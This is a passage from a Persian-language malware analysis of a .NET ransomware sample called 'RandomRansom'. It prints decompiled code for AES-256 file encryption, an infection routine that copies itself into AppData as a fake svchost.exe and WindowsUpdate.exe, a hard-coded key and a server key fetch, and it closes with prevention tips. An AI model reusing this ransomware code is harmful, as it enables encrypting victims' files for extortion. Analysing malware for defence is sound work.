[assembly: AssemblyTitle("RandomRansom")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("RandomRansom")]
[assembly: AssemblyCopyright("Copyright ©  2020")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("af87d714-1b4e-4ad8-9b3f-3ccd215b67a2")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
```

شکل ۱۱ مشخصات کلی فایل باج‌افزار

شکل زیر تابع AES_Encrypt از کلاس Crypt را نشان می‌دهد که در آن فایل‌های سیستم با استفاده از الگوریتم رمزنگاری AES-256 رمز می‌شوند.

```
internal class Crypt
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    private byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
    {
        byte[] result = null;
        byte[] salt = new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        };
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
                rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                rijndaelManaged.Mode = CipherMode.CBC;
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(),
                  CryptoStreamMode.Write))
                {
                    cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                    cryptoStream.Close();
                }
                result = memoryStream.ToArray();
            }
        }
        return result;
    }
```

شکل ۱۲ تابع رمزگذاری فایل‌ها با استفاده از الگوریتم AES

تابع AES_Decrypt نیز تابع بعدی در این کلاس می‌باشد که وظیفه آن رمزگشایی فایل‌های رمزشده می‌باشد. اما برای رمزگشایی باید کلیدی که برای رمزگذاری استفاده شده است را در اختیار داشته باشیم.

```
private byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(),
              CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

شکل ۱۳ تابع رمزگشایی فایل‌های رمزشده با الگوریتم AES

همچنی شکل زیر تابع infect را نشان می‌دهد که در آن نحوه و مسیر رمزگذاری فایل‌های سیستم اجرا می‌گردد. در شکل‌های قبلی محیطی از cmd نشان داده شد که مراحل مختلفی از عملیات‌های صورت گرفته توسط باج‌افزار در خورجی نوشته شده بودند. در این تابع این عملیات‌ها صورت پذیرفته و برای کاربر نشان داده می‌گردد.

```
private static void infect()
{
    bool flag = Application.ExecutablePath.Contains("WindowsUpdate");
    if (flag)
    {
        try
        {
            try
            {
                Console.WriteLine("Creating RANDOM_RANSOM_DECRYPTOR window...");
                RANDOM_RANSOM rANDOM_RANSOM = new RANDOM_RANSOM();
                Console.WriteLine("Initializing RANDOM_RANSOM_DECRYPTOR window...");
                rANDOM_RANSOM.init();
                Console.WriteLine("Displaying RANDOM_RANSOM_DECRYPTOR window...");
                rANDOM_RANSOM.ShowDialog();
                Environment.Exit(666);
            }
            catch (Exception)
            {
            }
        }
        catch (Exception)
        {
        }
    }
    bool flag2 = !Application.ExecutablePath.Contains("svchost");
    if (flag2)
    {
        Program.initial_infection();
    }
    else
    {
        string path = File.ReadAllText("C:\\Users\\" + Environment.UserName + "\\Appdata\\debug.txt");
        File.Delete(path);
        Program.Payload();
    }
}
```

شکل ۱۴ تابع آلوده‌سازی سیستم

در این تصویر آدرس مسیر فایل‌هایی که در سیستم ایجاد می‌شود را می‌توان مشاهده کرد. شکل زیر نیز در ادامه تابع قبلی می‌باشد که در آن اقدام به اجرای فایل svchost.exe کرده و اقدام به رمزگذاری فایل‌ها می‌کند.

```
private static void initial_infection()
{
    try
    {
        Console.WriteLine("Infecting computer...");
        Console.WriteLine("Writing hostfile location in to file...");
        File.WriteAllText("C:\\Users\\" + Environment.UserName + "\\Appdata\\debug.txt",
          Application.ExecutablePath);
        Console.WriteLine("Copying host to infection location (svchost.exe)...");
        File.Copy(Application.ExecutablePath, "C:\\Users\\" + Environment.UserName + "\\Appdata\\svchost.exe");
        Console.WriteLine("Copying host to infection location (WindowsUpdate.exe)...");
        File.Copy(Application.ExecutablePath, "C:\\Users\\" + Environment.UserName + "\\Appdata\
          \WindowsUpdate.exe");
        Console.WriteLine("Starting fake svchost.exe...");
        Process.Start("C:\\Users\\" + Environment.UserName + "\\Appdata\\svchost.exe");
        Console.WriteLine("Exiting...");
        Environment.Exit(420);
    }
    catch (Exception)
    {
    }
}
```

شکل ۱۵ تابع اجرای تابع آلوده‌سازی

شکل زیر نیز کلید استفاده شده توسط باج‌افزار را نشان می‌دهد بصورت دنباله‌ای از اعداد می‌باشد.

```
string password =
  "24673256314357864782457587907352546163578357932983965871751264823579081186246835792475172648935792643468426813572698264824724624";
try
{
    bool flag3 = flag;
    if (flag3)
    {
        Console.WriteLine("Getting key from server with token...");
        byte[] bytes = Encoding.ASCII.GetBytes("GET KEY");
        networkStream.Write(bytes, 0, bytes.Length);
        byte[] array2 = new byte[512];
        int count2 = networkStream.Read(array2, 0, array2.Length);
        password = Encoding.ASCII.GetString(array2, 0, count2);
    }
}
```

شکل ۱۶ ایجاد کلید رمزگذاری

شکل زیر نیز تابع برقراری ارتباط با آدرس google.com/generate_204 را نشان می‌دهد که در بخش شبکه ذکر گردید.

```
public static bool CheckForInternetConnection()
{
    bool result;
    try
    {
        using (WebClient webClient = new WebClient())
        {
            using (webClient.OpenRead("http://google.com/generate_204"))
            {
                result = true;
            }
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

شکل ۱۷ ارتباط با آدرس اینترنتی توسط باج‌افزار

۶ توصیه‌های امنیتی برای پیشگیری

۱) گرفتن فایل پشتیبان بصورت دوره‌ای از فایل‌های سیستم و ذخیره آن در محل دیگر
۲) استفاده از آنتی‌ویروس قوی و بروزرسانی مداوم آن
۳) خودداری از بازکردن و اجرا فایل‌های مشکوک و ناشناس
۴) خودداری از بازکردن ایمیل‌های مشکوک و ناشناس
۵) اطمینان از سالم بودن دستگاه‌های جانبی مانند فلش
۶) استفاده از رمزعبور قوی بر روی درایوهای سیستم
۷) استفاده از سیستم‌عامل جدید و بروزرسانی شده
۸) بروزرسانی مداوم سیستم عامل
۹) پیکربندی مناسب پروتکل‌های مورد استفاده در شبکه متناسب با محیط کار